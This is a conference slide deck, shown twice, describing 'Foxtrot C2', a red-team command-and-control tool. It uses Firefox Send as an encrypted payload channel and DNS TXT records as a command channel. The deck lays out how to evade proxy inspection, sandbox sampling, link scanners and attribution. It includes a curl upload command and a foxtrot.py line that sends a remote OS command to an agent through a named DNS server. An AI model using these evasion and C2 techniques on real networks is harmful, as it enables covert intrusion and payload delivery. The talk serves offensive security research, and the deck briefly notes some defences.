Foxtrot C2. Proxy, Let’s Dance
Safe(r) Payload Delivery Across Intercepting Proxies
THOTCON 0x9
Dimitry Snezhkov
Silence on the wire 30 minutes into sending a known good payload:
Realization: Payload did not make it to the end user
... was it the link checker?
... was it the new / uncategorized domain access policy?
... was the payload package format caught by in-flight content inspection tools?
... did the user lack supported programs to deal with unwrapping the application payload?
Note: The silence may be broken by a friendly sandbox visit under the name ”BOBS-PC”, joined
by 12 more peers fetching and analyzing the payload over and over again. It’s a party, but not
the one you want to be a part of!
Now, can damage be contained/minimized? Can I avoid or delay attribution?
A Common Scenario: Undelivered Offensive Payload
• Properly configured layered in-flight defenses can be very effective for the
Defense.
• They can also be annoying to the Offense
• may not be reliably replicated in test/lab or known
• may lead to offensive teams giving up too early in the game.
In this talk we will try to address a few of these issues, minimize their effects, and
avoid a few of them too.
Strike One: In-flight Defenses
In reality, it is about an attempt of a safe(r) last-mile delivery and
protection of payload across networks configured with robust in-flight
inspection mechanisms.
A Common Scenario - Revisited
That was a mouthful….. Let the hunt begin!

An alternative offensive content delivery mechanism is needed.
Primary goals:
1. Capability to deliver content across hostile traffic inspection mediums. E.g. TLS traffic inspection
assumed.
2. Capability to reach externally hosted content from the inside in the face of a strict content proxy
and a heavy domain ranking.
3. + Capability to decrease repeatable sampling of externally hosted attacker content by defensive
mechanisms by controlling content access parameters, including one-time links, storage expiration,
access limits.
4. + Capability to minimize attribution at the initial visit/download/delivery stage.
5. + Capability to pass by link inspectors (e.g. UrlDefense)
6. + High degree of utilization needed.
Secondary goals:
Lao Tzu says: we shall discuss them later ;)
Remediation Content Delivery Mechanism Goals

Operation: Firefox Send Private, Encrypted File Sharing
1. Sender Uploads File
2. Firefox Stores Encrypted
w/Shared Key Basic Access rules.
3. Recipient Downloads File

Platform: Firefox Send Private, Encrypted File Sharing
https://www.w3.org/TR/WebCryptoAPI
WebCrypto API* with AES-GCM algorithm to encrypt and decrypt the file in the browser
The file that's transferred to Mozilla's server is already encrypted and its contents can't be viewed by Mozilla
• The link includes the encryption key
• Anyone with the link to download and
access the file.
• 1 GB file size limit
• 1-24 times download limit
*Web crypto API
• Send server can be deployed as a standalone server (https://github.com/mozilla/send)
• Or hosted at https://send.firefox.com/ (our use case)
Request (upload file and encrypt)
POST /api/upload HTTP/1.1
Host: send.firefox.com
X-File-Metadata:
{"id":"55c97f947fc479547f16f125","filename":"monastery1.jpg"}
Response: Additional Owner/ID Info:
{"url":"https://send.firefox.com/download/3f9805bcd7/",
"owner":"9dafe4c2d89b07101891","id":"3f9805bcd7"}
Encrypted Link Format:
https://send.firefox.com/download/3f9805bcd7/#M3DA7NgkqlswuM9GFT4BCA
Platform: Firefox Send Private, Encrypted File Sharing
Goal 1: Capability to deliver content across hostile traffic
inspection (E.g. TLS traffic inspection)
• Decryption of content in the browser by JS
Encrypted last mile delivery
https://send.firefox.com/download/baaf2ae527/#ez4iQudmTwsjSu41ZSYrOg
• Proxy can inspect TLS, will see an encrypted blob.
• Unless the mechanism is known will rarely attempt to automatically
detect and unwrap application encryption.
• One-time shared key between the browser of the uploader and
the browser of file recipient.
• We don’t have to generate, FF Send takes care of that.
Solving key distribution
Let’s Evaluate Firefox Send Private Sharing against our goals
Goal 2: Capability to reach hosted content in the face of a
content proxy and heavy domain ranking
https://send.firefox.com/
Mostly ranked high and “safe”
Goal 3: Capability to decrease repeatable sampling of content by defense
by controlling content access parameters, including expiration, access limits.
Advantages:
• Link download throttling: 1-20 times ß Sandbox gets nothing 2nd attempt
• Generous size of files (up to 1 GB)
• Link expiration by time (24 hours)
• File forced/manual deletion.
• Additional encryption passwords.
Further logic can be built. We will see more when we discuss secondary goals.
Goal 4: Capability to minimize attribution.
• Storage OpSec: Ephemeral storage promise
• No account to create. Owner is ephermeral
File One: {"url":https://send.firefox.com/download/3f9805bcd7/
,"owner":"9dafe4c2d89b07101891","id":"3f9805bcd7"}
File Two: {"url":https://send.firefox.com/download/1839672b2a/
,"owner":"77b8a3559416aa14d668","id":"1839672b2a "}
Who is owner 77b8a3559416aa14d668 ?? (anonymous uploads.)
Goal 5: Capability to minimize response from link inspectors
https://send.firefox.com/download/1839672b2a/#os171fpGxYOLOykVYREN8w
looks better than https://rogue.me/download/file
Goal 6: Ability to progressively build delivery with off the shelf tools.
Utilization / availability in all environments.
The problem of shared keys fully custom application encryption: format support.
Can you guarantee a client is able to unwrap?
All you really need is a Firefox/Chrome/Safari browser with JS Crypto WebAPI.
Edge (later/never?)
Weaponizing A Happy File Sharing Service
One time. Two times. Automate.
1. Building a delivery framework of agents based on the existing capabilities.
2. Solving task synchronization with split data and command channels.
3. Building command execution capability and hooks into the external C&C
Secondary Goals: Automation

Goal 1: Building delivery agents based on the existing capabilities.
• FFSend is Browser to Browser, via WebAPI Crypto JS. Can we replicate / automate?
curl 'https://send.firefox.com/api/upload’
-H 'Authorization: send-v1
4m6CIIsv28NhHzFwI4coO7NQ4ptuH2dkQ2m0Fmft2B0j1ZcE18aeUWfIa3iuVyTQURKHZ4OboKxZmcCJCFmKJQ’
-H 'Origin: https://send.firefox.com’
-H 'Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryQ6VYFlqCoVpBLf6Y’
-H 'X-File- Metadata:
J8OulomBWho3RdLoeHBkOh23c5glLkfNLPHMZcV6Yctny1ydtkDsol1D_cJ8mQ-G2o_
c8wu6_avkca8o5-E4itPpOuzE2AD2hfGTA-TYjw’
--data-binary $'------ WebKitFormBoundaryQ6VYFlqCoVpBLf6YrnContent-Disposition: form-data; name="data";
filename="blob"rnContent-Type: application/octet-streamrnrnrn------ WebKitFormBoundaryQ6VYFlqCoVpBLf6Y--rn' --compressed
{"url":"https://send.firefox.com/download/58d18f7c65/","delete":"0120a59343513ec237a4","id":"58d18f7c65"}
Secondary Goals: Automation

Goal 1: Building delivery agents based on the existing capabilities (Cont.)
JS Crypto WebAPI = Crypto Standards + HTTP libraries
Py Crypto WebAPI = Crypto Standards + HTTP libraries?
So….
Secondary Goals: Automation
Hello world, agent!
Agent Delivery Notification Problem: How do you make the other party know the shared key / URL?
https://send.firefox.com/download/baaf2ae527/#ez4iQudmTwsjSu41ZSYrOg
Notification side channels. The usual candidates HTTP, ICMP, DNS, etc.
• HTTPS: Possible but:
Another highly ranked domain needed. Partially defeats the purpose.
Assume inspection of TLS, so another custom protocol to protect.
• ICMP: Fairly limited structure- and capacity- wise, well inspected.
• DNS: Inspected but we can probably blend in.
Goal 1: Building delivery agents based on the existing capabilities (Cont.)
Secondary Goals: Automation

Goal 2: Solving synchronization with split data and command channels.
DNS:
• Data channel to FFSend.
• Command channel to DNS.
Wanted features:
• Avoid detection with well behaved packets across reasonably
infrequent traffic. No splitting of 1GB file and shoving it across
1M DNS TXT records.
• Dynamic DNS updates from the agents, access control with
Transaction Signatures
• Commands over well formed TXT DKIM records.
• Additional record content encryption with FFSend shared key.
Secondary Goals: Automation
Protocol
Normal
Protocol
Normal
Wire and Defense
• Might as well shuttle data AND commands.
• Master/Slave concept by role
• Peer-to-Peer concept by capability.
• Store and poll model between the parties via FFSend service.
Goal 3: Building command execution from the external C&C
Secondary Goals: Automation

Foxtrot C2
DATA channel: Firefox Send Service
COMMAND channel: PowerDNS (choice)
• Flexibility:
Backend (SQL, Bind, Pipe, etc.)
HTTP API possible (Future
fallback, round robin)
• Agents can change roles (Master/Slave)
• Agents can communicate P2P (WIP)
• Command line and TUI menu driven
• Agents can be hosted on FF Send.
• Jitter/Intervals to blend in traffic (WIP)
• Internal agent commands (WIP)
• Download or push files
• Download or push instructions for OSexec()
• Planned LTKM
Python for now

Slave (console)
Master (console)
Send commands (batch)
Send data file
Foxtrot C2

Foxtrot Operation
./foxtrot.py --agent agent_195694e2 --tsigname
test2 --tsigrdata ./config/tsig-test2.dat --nserver
138.68.234.147 --domain s3bucket.stream --role
master --verbose info send --operation ocmd --ocmd
'ps -ef | grep bash'
Slave
Master
1. Master (Post Job to Slave)
2. Slave (Receipt of Request):
• Checks DNS record for its instructions
• Fetches linked data file from FFSend
• Processes (command or saves data)
as instructed
• Posts results back to FFSend
• Updates DNS
3. Master (Get Response):
• Checks DNS record for updates from
Slave
• Fetches linked data file from FFSend
• Processes command output as instructed
• Updates DNS record for Slave Agent
Foxtrot Demo
https://asciinema.org/a/tNUDFHXnsAajU3l1SHsbqSDCB
https://asciinema.org/a/gUtGGPSWfcr1gDfuDmF2PHGQQ

Wire and Defense
• Sample number of DNS TXT requests/responses
• Vendors:
• render CAPTCHAS for uploads
• throttle number of uploads from endpoint
Q&A
https://github.com/dsnezhkov/foxtrot
Thanks!

Foxtrot C2: Forced Payload Delivery

  • 1.
    Foxtrot C2. Proxy,Let’s Dance Safe(r) Payload Delivery Across Intercepting Proxies THOTCON 0x9 Dimitry Snezhkov
  • 2.
    Silence on thewire 30 minutes into sending a known good payload: Realization: Payload did not make it to the end user ... was it the link checker? ... was it the new / uncategorized domain access policy? ... was the payload package format caught by in-flight content inspection tools? ... did the user lack supported programs to deal with unwrapping the application payload? Note: The silence may be broken by a friendly sandbox visit under the name ”BOBS-PC”, joined by 12 more peers fetching and analyzing the payload over and over again. It’s a party, but not the one you want to be a part of! Now, can damage be contained/minimized? Can I avoid or delay attribution? A Common Scenario: Undelivered Offensive Payload
  • 3.
    • Properly configuredlayered in-flight defenses can be very effective for the Defense. • They can also be annoying to the Offense • may not be reliably replicated in test/lab or known • may lead to offensive teams giving up too early in the game. In this talk we will try to address a few of these issues, minimize their effects, and avoid a few of them too. Strike One: In-flight Defenses
  • 4.
    In reality, itis about an attempt of a safe(r) last-mile delivery and protection of payload across networks configured with robust in-flight inspection mechanisms. A Common Scenario - Revisited That was a mouthful….. Let the hunt begin!
  • 5.
    An alternative offensivecontent delivery mechanism is needed. Primary goals: 1. Capability to deliver content across hostile traffic inspection mediums. E.g. TLS traffic inspection assumed. 2. Capability to reach externally hosted content from the inside in the face of a strict content proxy and a heavy domain ranking. 3. + Capability to decrease repeatable sampling of externally hosted attacker content by defensive mechanisms by controlling content access parameters, including one-time links, storage expiration, access limits. 4. + Capability to minimize attribution at the initial visit/download/delivery stage. 5. + Capability to pass by link inspectors (e.g. UrlDefense) 6. + High degree of utilization needed. Secondary goals: Lao Tzu says: we shall discuss them later ;) Remediation Content Delivery Mechanism Goals
  • 6.
    Operation: Firefox SendPrivate, Encrypted File Sharing 1. Sender Uploads File 2. Firefox Stores Encrypted w/Shared Key Basic Access rules. 3. Recipient Downloads File
  • 7.
    Platform: Firefox SendPrivate, Encrypted File Sharing https://www.w3.org/TR/WebCryptoAPI WebCrypto API* with AES-GCM algorithm to encrypt and decrypt the file in the browser The file that's transferred to Mozilla's server is already encrypted and its contents can't be viewed by Mozilla • The link includes the encryption key • Anyone with the link to download and access the file. • 1 GB file size limit • 1-24 times download limit *Web crypto API
  • 8.
    • Send servercan be deployed as a standalone server (https://github.com/mozilla/send) • Or hosted at https://send.firefox.com/ (our use case) Request (upload file and encrypt) POST /api/upload HTTP/1.1 Host: send.firefox.com X-File-Metadata: {"id":"55c97f947fc479547f16f125","filename":"monastery1.jpg"} Response: Additional Owner/ID Info: {"url":"https://send.firefox.com/download/3f9805bcd7/", "owner":"9dafe4c2d89b07101891","id":"3f9805bcd7"} Encrypted Link Format: https://send.firefox.com/download/3f9805bcd7/#M3DA7NgkqlswuM9GFT4BCA Platform: Firefox Send Private, Encrypted File Sharing
  • 9.
    Goal 1: Capabilityto deliver content across hostile traffic inspection (E.g. TLS traffic inspection) • Decryption of content in the browser by JS Encrypted last mile delivery https://send.firefox.com/download/baaf2ae527/#ez4iQudmTwsjSu41ZSYrOg • Proxy can inspect TLS, will see an encrypted blob. • Unless the mechanism is known will rarely attempt to automatically detect and unwrap application encryption. • One-time shared key between the browser of the uploader and the browser of file recipient. • We don’t have to generate, FF Send takes care of that. Solving key distribution Let’s Evaluate Firefox Send Private Sharing against our goals
  • 10.
    Goal 2: Capabilityto reach hosted content in the face of a content proxy and heavy domain ranking https://send.firefox.com/ Mostly ranked high and “safe”
  • 11.
    Goal 3: Capabilityto decrease repeatable sampling of content by defense by controlling content access parameters, including expiration, access limits. Advantages: • Link download throttling: 1-20 times ß Sandbox gets nothing 2nd attempt • Generous size of files (up to 1 GB) • Link expiration by time (24 hours) • File forced/manual deletion. • Additional encryption passwords. Further logic can be built. We will see more when we discuss secondary goals.
  • 12.
    Goal 4: Capabilityto minimize attribution. • Storage OpSec: Ephemeral storage promise • No account to create. Owner is ephermeral File One: {"url":https://send.firefox.com/download/3f9805bcd7/ ,"owner":"9dafe4c2d89b07101891","id":"3f9805bcd7"} File Two: {"url":https://send.firefox.com/download/1839672b2a/ ,"owner":"77b8a3559416aa14d668","id":"1839672b2a "} Who is owner 77b8a3559416aa14d668 ?? (anonymous uploads.)
  • 13.
    Goal 5: Capabilityto minimize response from link inspectors https://send.firefox.com/download/1839672b2a/#os171fpGxYOLOykVYREN8w looks better than https://rogue.me/download/file Goal 6: Ability to progressively build delivery with off the shelf tools. Utilization / availability in all environments. The problem of shared keys fully custom application encryption: format support. Can you guarantee a client is able to unwrap? All you really need is a Firefox/Chrome/Safari browser with JS Crypto WebAPI. Edge (later/never?)
  • 14.
    Weaponizing A HappyFile Sharing Service
  • 15.
    One time. Twotimes. Automate. 1. Building a delivery framework of agents based on the existing capabilities. 2. Solving task synchronization with split data and command channels. 3. Building command execution capability and hooks into the external C&C Secondary Goals: Automation
  • 16.
    Goal 1: Buildingdelivery agents based on the existing capabilities. • FFSend is Browser to Browser, via WebAPI Crypto JS. Can we replicate / automate? curl 'https://send.firefox.com/api/upload’ -H 'Authorization: send-v1 4m6CIIsv28NhHzFwI4coO7NQ4ptuH2dkQ2m0Fmft2B0j1ZcE18aeUWfIa3iuVyTQURKHZ4OboKxZmcCJCFmKJQ’ -H 'Origin: https://send.firefox.com’ -H 'Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryQ6VYFlqCoVpBLf6Y’ -H 'X-File- Metadata: J8OulomBWho3RdLoeHBkOh23c5glLkfNLPHMZcV6Yctny1ydtkDsol1D_cJ8mQ-G2o_ c8wu6_avkca8o5-E4itPpOuzE2AD2hfGTA-TYjw’ --data-binary $'------ WebKitFormBoundaryQ6VYFlqCoVpBLf6YrnContent-Disposition: form-data; name="data"; filename="blob"rnContent-Type: application/octet-streamrnrnrn------ WebKitFormBoundaryQ6VYFlqCoVpBLf6Y--rn' --compressed {"url":"https://send.firefox.com/download/58d18f7c65/","delete":"0120a59343513ec237a4","id":"58d18f7c65"} Secondary Goals: Automation
  • 17.
    Goal 1: Buildingdelivery agents based on the existing capabilities (Cont.) JS Crypto WebAPI = Crypto Standards + HTTP libraries Py Crypto WebAPI = Crypto Standards + HTTP libraries? So…. Secondary Goals: Automation
  • 18.
    Hello world, agent! AgentDelivery Notification Problem: How do you make the other party know the shared key / URL? https://send.firefox.com/download/baaf2ae527/#ez4iQudmTwsjSu41ZSYrOg Notification side channels. The usual candidates HTTP, ICMP, DNS, etc. • HTTPS: Possible but: Another highly ranked domain needed. Partially defeats the purpose. Assume inspection of TLS, so another custom protocol to protect. • ICMP: Fairly limited structure- and capacity- wise, well inspected. • DNS: Inspected but we can probably blend in. Goal 1: Building delivery agents based on the existing capabilities (Cont.) Secondary Goals: Automation
  • 19.
    Goal 2: Solvingsynchronization with split data and command channels. DNS: • Data channel to FFSend. • Command channel to DNS. Wanted features: • Avoid detection with well behaved packets across reasonably infrequent traffic. No splitting of 1GB file and shoving it across 1M DNS TXT records. • Dynamic DNS updates from the agents, access control with Transaction Signatures • Commands over well formed TXT DKIM records. • Additional record content encryption with FFSend shared key. Secondary Goals: Automation
  • 20.
  • 21.
  • 22.
  • 23.
    • Might aswell shuttle data AND commands. • Master/Slave concept by role • Peer-to-Peer concept by capability. • Store and poll model between the parties via FFSend service. Goal 3: Building command execution from the external C&C Secondary Goals: Automation
  • 24.
    Foxtrot C2 DATA channel:Firefox Send Service COMMAND channel: PowerDNS (choice) • Flexibility: Backend (SQL, Bind, Pipe, etc.) HTTP API possible (Future fallback, round robin) • Agents can change roles (Master/Slave) • Agents can communicate P2P (WIP) • Command line and TUI menu driven • Agents can be hosted on FF Send. • Jitter/Intervals to blend in traffic (WIP) • Internal agent commands (WIP) • Download or push files • Download or push instructions for OSexec() • Planned LTKM Python for now
  • 25.
    Slave (console) Master (console) Sendcommands (batch) Send data file Foxtrot C2
  • 26.
    Foxtrot Operation ./foxtrot.py --agentagent_195694e2 --tsigname test2 --tsigrdata ./config/tsig-test2.dat --nserver 138.68.234.147 --domain s3bucket.stream --role master --verbose info send --operation ocmd --ocmd 'ps -ef | grep bash' Slave Master 1. Master (Post Job to Slave) 2. Slave (Receipt of Request): • Checks DNS record for its instructions • Fetches linked data file from FFSend • Processes (command or saves data) as instructed • Posts results back to FFSend • Updates DNS 3. Master (Get Response): • Checks DNS record for updates from Slave • Fetches linked data file from FFSend • Processes command output as instructed • Updates DNS record for Slave Agent
  • 27.
  • 28.
    Wire and Defense •Sample number of DNS TXT requests/responses • Vendors: • render CAPTCHAS for uploads • throttle number of uploads from endpoint
  • 29.